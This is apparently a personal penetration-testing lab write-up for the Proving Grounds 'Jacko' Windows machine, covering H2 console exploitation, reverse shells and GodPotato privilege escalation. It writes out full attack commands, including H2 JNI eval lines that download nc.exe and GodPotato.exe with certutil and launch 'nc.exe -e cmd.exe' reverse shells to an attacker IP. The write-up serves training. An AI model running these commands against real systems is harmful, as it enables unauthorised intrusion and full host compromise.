I was working through the Jacko machine from OffSec Proving Grounds as part of my penetration testing practice. This writeup documents the path I took from enumeration to initial access, and then from a low-privileged shell to privilege escalation.
The main learning points from this machine were:
- identifying an exposed H2 Database console
- researching H2 Database 1.4.199 exploitation techniques
- abusing Java/JNI functionality for command execution
- transferring tools to a Windows target
- handling a limited Windows shell environment
- identifying
SeImpersonatePrivilege - escalating privileges with GodPotato
Lab Setup
I started by setting the target IP as an environment variable:
export IP=192.168.218.66
This made it easier to reuse the target IP across different commands.
Initial Enumeration
I began with a full TCP port scan using default scripts and version detection:
sudo nmap -sC -sV -p- $IP
The scan showed several open ports:
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
8082/tcp  open  http          H2 database http console
9092/tcp  open  XmlIpcRegSvc?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
The most interesting finding was:
8082/tcp open http H2 database http console
Port 80 also showed an H2 Database Engine redirect, which made the H2 service the main focus of my initial investigation.
SMB Enumeration
Since SMB ports were open, I checked whether anonymous share listing was allowed:
smbclient -L $IP
smbclient -L $IP -U 'anonymous'

This did not immediately give me a useful path, so I moved on to the H2 Database console exposed on port 8082.
H2 Database Console
I opened the following URL in the browser:
http://192.168.218.66:8082
The page showed the H2 Console.

After clicking the connect button, I was able to connect to a database. The version appeared to be:
H2 1.4.199 (2019-03-13)

This version number was important because H2 1.4.199 has known exploitation techniques involving Java, native libraries, and JNI.
Researching H2 1.4.199
I searched for H2 Database 1.4.199 in Exploit-DB and found a related JNI code execution technique.

I also used searchsploit:
searchsploit H2 Database 1.4.199
searchsploit -m java/local/49384.txt

The exploit notes referenced a technique involving H2 Database, native libraries, and JNI.
Reference:
https://codewhitesec.blogspot.com/2019/08/exploit-h2-database-native-libraries-jni.html?ref=benheater.com
The high-level idea is that H2 functionality can be abused to load Java-related functionality and execute code through scripting and native library interaction.
Creating the Java Class / Native Library Payload
Following the exploitation technique, I created the Java class and native library payload. The payload included a large comma-separated byte array that would later be used during the H2 exploitation process.

At this point, I was preparing the components needed to get command execution through the H2 console.
Loading the Native Library
Next, I followed the exploit steps to load the native library through H2.

Once the native library was loaded successfully, the next step was to evaluate Java code through the script engine.
Command Execution Through H2
I used the H2 console to evaluate Java code and run basic commands such as:
whoami
systeminfo


This confirmed that I had code execution on the target.
At this stage, I wanted to turn command execution into a more interactive shell.
Transferring Netcat to the Target
I transferred nc.exe to the target using certutil.
I adjusted the H2 command execution payload to run:
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -urlcache -f http://192.168.45.208:8000/nc.exe C:\\Users\\tony\\Downloads\\nc.exe").getInputStream()).useDelimiter("\\Z").next()');

This downloaded nc.exe to:
C:\Users\tony\Downloads\nc.exe
Getting a Reverse Shell
I started a listener on my Kali machine:
nc -lvnp 1337
Then I used H2 command execution to run nc.exe and connect back to my machine:
CALL JNIScriptEngine_eval('java.lang.Runtime.getRuntime().exec("C:/Users/tony/Downloads/nc.exe -e cmd.exe 192.168.45.208 1337")');

I received a reverse shell.

Initially, some basic commands such as whoami and hostname did not work as expected. This was probably because the shell environment had a broken or minimal PATH, so Windows could not locate binaries inside C:\Windows\System32.
To work around this, I used full paths:
C:\Windows\System32\whoami.exe
C:\Windows\System32\whoami.exe /priv
C:\Windows\System32\whoami.exe /groups
C:\Windows\System32\hostname.exe

This confirmed that I was running as:
tony
More importantly, the privilege enumeration showed that SeImpersonatePrivilege was enabled.
Privilege Escalation Path
Finding SeImpersonatePrivilege was important because it often opens up privilege escalation opportunities on Windows hosts, depending on the operating system and available attack surface.
I decided to try GodPotato for privilege escalation.
First, I transferred GodPotato.exe to the target using certutil through the H2 command execution method:
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -urlcache -f http://192.168.45.208:8000/GodPotato.exe C:\\Users\\tony\\Downloads\\GodPotato.exe").getInputStream()).useDelimiter("\\Z").next()');
Then I started another listener on my Kali machine:
nc -lvnp 4444
On the target, I executed GodPotato and used it to launch a reverse shell as a higher-privileged context:
C:\Users\tony\Downloads\GodPotato.exe -cmd "C:\Users\tony\Downloads\nc.exe -e C:\Windows\System32\cmd.exe 192.168.45.208 4444"

The listener received a new shell.

This completed the privilege escalation path.
Key Takeaways
This machine was a good example of how an exposed service can lead to full compromise when several weaknesses are chained together.
My main takeaways were:
Version numbers matter. The H2 Database version
1.4.199immediately became important during research.Web consoles should not be exposed unnecessarily. The H2 console exposed a powerful interface that could be abused for command execution.
SearchSploit and manual research complement each other. SearchSploit helped identify a potential exploit path, but reading the reference material helped me understand the technique better.
Command execution is not always the same as a usable shell. I first confirmed command execution through H2, then turned it into a reverse shell with
nc.exe.Windows shells may have limited environments. When commands such as
whoamiandhostnamefailed, using full paths toC:\Windows\System32helped.Privilege enumeration is critical. Checking privileges revealed
SeImpersonatePrivilege, which gave me a clear privilege escalation path.Tool transfer and listener management are part of the workflow. Hosting tools, transferring them with
certutil, and catching reverse shells are practical skills that appear repeatedly in Windows labs.
Reflection
The most interesting part of this lab was the transition from web-based database access to Windows command execution.
At first, the H2 console looked like a database administration interface. However, after identifying the version and researching known exploitation techniques, it became clear that it could be abused for code execution.
The privilege escalation stage was also a good reminder that after getting a shell, enumeration should be systematic. Simply running commands is not enough. I needed to understand the user context, available privileges, and what escalation paths were realistic.
Overall, this lab reinforced a practical methodology:
Enumerate exposed services
→ identify interesting versions
→ research known attack paths
→ validate code execution
→ obtain a shell
→ enumerate privileges
→ escalate carefully
→ document the reasoning
This was a useful Windows practice box because it combined service enumeration, web console abuse, Java/H2 exploitation, Windows shell handling, and privilege escalation through impersonation privileges.